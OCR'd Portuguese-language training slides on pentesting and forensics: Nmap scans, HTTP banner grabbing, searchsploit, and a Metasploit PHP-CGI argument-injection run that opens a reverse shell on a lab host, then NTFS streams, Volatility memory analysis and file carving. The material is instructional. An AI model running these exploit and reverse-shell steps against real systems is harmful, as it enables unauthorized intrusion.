
Conhecendo e utilizando o Nmap

- Tipos de scan: **TCP Connect**.
  - Completa o three-way handshake.
  - Utiliza a *system call* **`connect()`**
  - Parâmetro **`-sT`**.
  - Menos stealth.



Conhecendo e utilizando o Nmap

- Tipos de scan: **UDP Scan**.
  - Parâmetro **`-sU`**.



- Tipos de scan: **Ping scan**.
  - Parâmetro **`-sn`**.
  - Muito útil para descoberta de hosts ativos.
  - Não verifica por portas abertas.

Principais opções:

- **`-p`**: Especifica as portas que serão testadas.
- **`-sV`**: Opção para descoberta de versões.
- **`-F`**: Fast scan.
- **`--top-ports 10`**: Testa as 10 portas mais comuns.
- **`-O`**: Descoberta de sistema operacional.

Análise de cabeçalhos HTTP

- Cabeçalhos podem expor informações sobre importantes sobre os serviços em execução.
- No caso do HTTP, podemos muitas vezes identificar a versão do servidor web em execução.
- A partir da versão, é possível tentar identificar vulnerabilidades públicas catalogadas.
- Podemos utilizar o comando curl.

```
┌──(kali㉿kali)-[~]
└─$ curl -I http://10.10.10.167
HTTP/1.1 200 OK
Date: Wed, 30 Nov 2022 15:32:50 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Type: text/html
```

Metasploit

- Podemos identificar vulnerabilidades públicas e explorá-las via Metasploit.

```
┌──(root💀kali)-[~]
└─# searchsploit apache | grep 5.4.2
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Ex | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution  | php/remote/29316.py
```


```
msf6 > search php cgi bin

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check
scription
   -  ----                                                  ---------------  ----       -----
---------
   0  exploit/linux/http/efw_chpasswd_exec                  2015-06-28       excellent  No
dian Firewall Proxy Password Change Command Injection
   1  exploit/unix/webapp/horde_unserialize_exec            2013-06-27       excellent  Yes
rde Framework Unserialize PHP Code Execution
   2  exploit/multi/http/mediawiki_thumb                    2014-01-28       excellent  Yes
diaWiki Thumb.php Remote Command Execution
   3  exploit/linux/http/netgear_r7000_cgibin_exec          2016-12-06       excellent  Yes
tgear R7000 and R6400 cgi-bin Command Injection
   4  exploit/multi/fileformat/archive_tar_arb_file_write   2020-11-17       excellent  No
AR Archive_Tar 1.4.10 Arbitrary File Write
   5  exploit/multi/http/php_cgi_arg_injection              2012-05-03       excellent  Yes
P CGI Argument Injection
```

Metasploit

- Podemos identificar vulnerabilidades públicas e explorá-las via Metasploit.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set payload php/reverse_perl
payload ⇒ php/reverse_perl
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 10.10.10.128:4444
[*] Command shell session 2 opened (10.10.10.128:4444 → 10.10.10.129:34448 ) at 2022-04-17 11:0
1:40 -0400

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Man-in-the-Middle



FORENSE

Identificando tipos de arquivos

- **Linux:** comando file.

```
┌──(kali㉿kali)-[~]
└─$ file DSCN0042.jpg
DSCN0042.jpg: JPEG image data, Exif standard: [TIFF image data, little-endian, direntri
es=12, description=                                , manufacturer=NIKON, model=COOLPIX P
6000, orientation=upper-left, xresolution=210, yresolution=218, resolutionunit=2, softw
are=Nikon Transfer 1.1 W, datetime=2008:11:01 21:15:11, GPS-Data], baseline, precision
8, 640×480, components 3
```

- **Windows:** utilitário TrID.

```
C:\TrID>trid c:\test\doc\lasik_info.doc

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello

Collecting data from file: c:\test\doc\lasik_info.doc
Definitions found: 5702
Analyzing...

 70.7% (.DOC) Microsoft Word document (58000/1/5)
 29.3% (.) Generic OLE2 / Multistream Compound File (24000/1)
```

NTFS Alternate Data Streams

- Recurso pouco conhecido do sistema de arquivos NTFS.
- Permite relacionar dados a um arquivo sem alterar a sua funcionalidade ou tamanho.

```
C:\Users\Cristian\Desktop>echo "Mensagem secreta" > calc.exe:secret

C:\Users\Cristian\Desktop>more < calc.exe:secret
"Mensagem secreta"
```

Extração de strings

- Comando **strings**:

```
[-] Windows version: %s
[-] Running in WoW64:
True
False
[-] CPU: %s
    Hypervisor: %s
    CPU brand: %s
Windows version: %s
CPU: %s (HV: %s) %s
CPU: %s %s
Debuggers detection
hi_debugger_isdebuggerpresent
Debugger traced using IsDebuggerPresent()
Using IsDebuggerPresent()
hi_debugger_beingdebugged_PEB
Debugger traced using PEB BeingDebugged
```

Análise de dump de memória

- Determinando o tipo de imagem:

```
$ vol.py -f dump_memoria.raw imageinfo
```

```
      Suggested Profile(s) : Win7SP1×64, Win7SP0×64, Win2008R2SP0×64, Win2008R2SP1×64_24000, Win2008R2SP1×64_23418, Win2008R2SP1×64, Win7SP1×64_24000, Win7SP1×64_23418
                 AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                 AS Layer2 : FileAddressSpace (/home/kali/Desktop/dump_memoria.raw)
                  PAE type : No PAE
                       DTB : 0×187000L
                      KDBG : 0×f800028100a0L
      Number of Processors : 1
Image Type (Service Pack) : 1
           KPCR for CPU 0 : 0×fffff80002811d00L
        KUSER_SHARED_DATA : 0×fffff78000000000L
      Image date and time : 2019-12-11 14:38:00 UTC+0000
Image local date and time : 2019-12-11 20:08:00 +0530
```

Análise de dump de memória

- Obtendo processos em execução:

```
$ vol.py -f dump_memoria.raw --profile Win7SP1x64 pslist
```

Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start	Exit
0xfffffa8000ca0040	System	4	0	80	570	------	0	2019-12-11 13:41:25 UTC+0000	
0xfffffa800148f040	smss.exe	248	4	3	37	------	0	2019-12-11 13:41:25 UTC+0000	
0xfffffa800154f740	csrss.exe	320	312	9	457	0	0	2019-12-11 13:41:32 UTC+0000	
0xfffffa8000ca81e0	csrss.exe	368	360	7	199	1	0	2019-12-11 13:41:33 UTC+0000	
0xfffffa8001c45060	psxss.exe	376	248	18	786	0	0	2019-12-11 13:41:33 UTC+0000	
0xfffffa8001c5f060	winlogon.exe	416	360	4	118	1	0	2019-12-11 13:41:34 UTC+0000	
0xfffffa8001c5f630	wininit.exe	424	312	3	75	0	0	2019-12-11 13:41:34 UTC+0000	
0xfffffa8001c98530	services.exe	484	424	13	219	0	0	2019-12-11 13:41:35 UTC+0000	
0xfffffa8001ca0580	lsass.exe	492	424	9	764	0	0	2019-12-11 13:41:35 UTC+0000	
0xfffffa8001ca4b30	lsm.exe	500	424	11	185	0	0	2019-12-11 13:41:35 UTC+0000	
0xfffffa8001cf4b30	svchost.exe	588	484	11	358	0	0	2019-12-11 13:41:39 UTC+0000	
0xfffffa8001d327c0	VBoxService.ex	652	484	13	137	0	0	2019-12-11 13:41:40 UTC+0000	
0xfffffa8001d49b30	svchost.exe	720	484	8	279	0	0	2019-12-11 13:41:41 UTC+0000	
0xfffffa8001d8c420	svchost.exe	816	484	23	569	0	0	2019-12-11 13:41:42 UTC+0000	
0xfffffa8001da5b30	svchost.exe	852	484	28	542	0	0	2019-12-11 13:41:43 UTC+0000	
0xfffffa8001da96c0	svchost.exe	876	484	32	941	0	0	2019-12-11 13:41:43 UTC+0000	
0xfffffa8001e1bb30	svchost.exe	472	484	19	476	0	0	2019-12-11 13:41:47 UTC+0000	
0xfffffa8001e50b30	svchost.exe	1044	484	14	366	0	0	2019-12-11 13:41:48 UTC+0000	
0xfffffa8001eba230	spoolsv.exe	1208	484	13	282	0	0	2019-12-11 13:41:51 UTC+0000	
0xfffffa8001eda060	svchost.exe	1248	484	19	313	0	0	2019-12-11 13:41:52 UTC+0000	
0xfffffa8001f58890	svchost.exe	1372	484	22	295	0	0	2019-12-11 13:41:54 UTC+0000	
0xfffffa8001f91b30	TCPSVCS.EXE	1416	484	4	97	0	0	2019-12-11 13:41:55 UTC+0000	
0xfffffa8000d3c400	sppsvc.exe	1508	484	4	141	0	0	2019-12-11 14:16:06 UTC+0000	
0xfffffa8001c38580	svchost.exe	948	484	13	322	0	0	2019-12-11 14:16:07 UTC+0000	
0xfffffa8002170630	wmpnetwk.exe	1856	484	16	451	0	0	2019-12-11 14:16:08 UTC+0000	
0xfffffa8001d376f0	SearchIndexer.	480	484	14	701	0	0	2019-12-11 14:16:09 UTC+0000	

Análise de dump de memória

- Listando as execuções de *prompts*:


```
$ vol.py -f dump_memoria.raw --profile Win7SP1x64 consoles
```

```
ConsoleProcess: conhost.exe Pid: 2692
Console: 0×ff756200 CommandHistorySize: 50
HistoryBufferCount: 1 HistoryBufferMax: 4
OriginalTitle: %SystemRoot%\system32\cmd.exe
Title: C:\Windows\system32\cmd.exe - St4G3$1
AttachedProcess: cmd.exe Pid: 1984 Handle: 0×60
———
CommandHistory: 0×1fe9c0 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0×60
Cmd #0 at 0×1de3c0: St4G3$1
———
Screen 0×1e0f70 X:80 Y:300
Dump:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\SmartNet>St4G3$1
ZmxhZ3t0aDFzXzFzX3RoM18xc3Rfc3Q0ZzMhIX0=
Press any key to continue . . .
**************************************************
ConsoleProcess: conhost.exe Pid: 2260
Console: 0×ff756200 CommandHistorySize: 50
HistoryBufferCount: 1 HistoryBufferMax: 4
OriginalTitle: C:\Users\SmartNet\Downloads\DumpIt\DumpIt.exe
Title: C:\Users\SmartNet\Downloads\DumpIt\DumpIt.exe
AttachedProcess: DumpIt.exe Pid: 796 Handle: 0×60
———
CommandHistory: 0×38ea90 Application: DumpIt.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0×60
———
Screen 0×371050 X:80 Y:300
Dump:
  DumpIt - v1.3.2.20110401 - One click memory memory dumper
  Copyright (c) 2007 - 2011, Matthieu Suiche <http://www.msuiche.net>
  Copyright (c) 2010 - 2011, MoonSols <http://www.moonsols.com>
```

Análise de dump de memória


- Extraindo o conteúdo de um processo da memória:

```
$ vol.py -f dump_memoria.raw --profile Win7SP1x64 memdump -p 2424 -D .
```



Análise de imagens forenses

- Recuperação de arquivos apagados:




File carving

- Podemos utilizar o **foremost** para extração de arquivos dentro de outros arquivos:

```
┌──(kali㉿kali)-[~/Desktop/Arquivos/Forense]
└─$ foremost caso.dd
Processing: caso.dd
|foundat=_rels/.rels♦♦♦j♦0
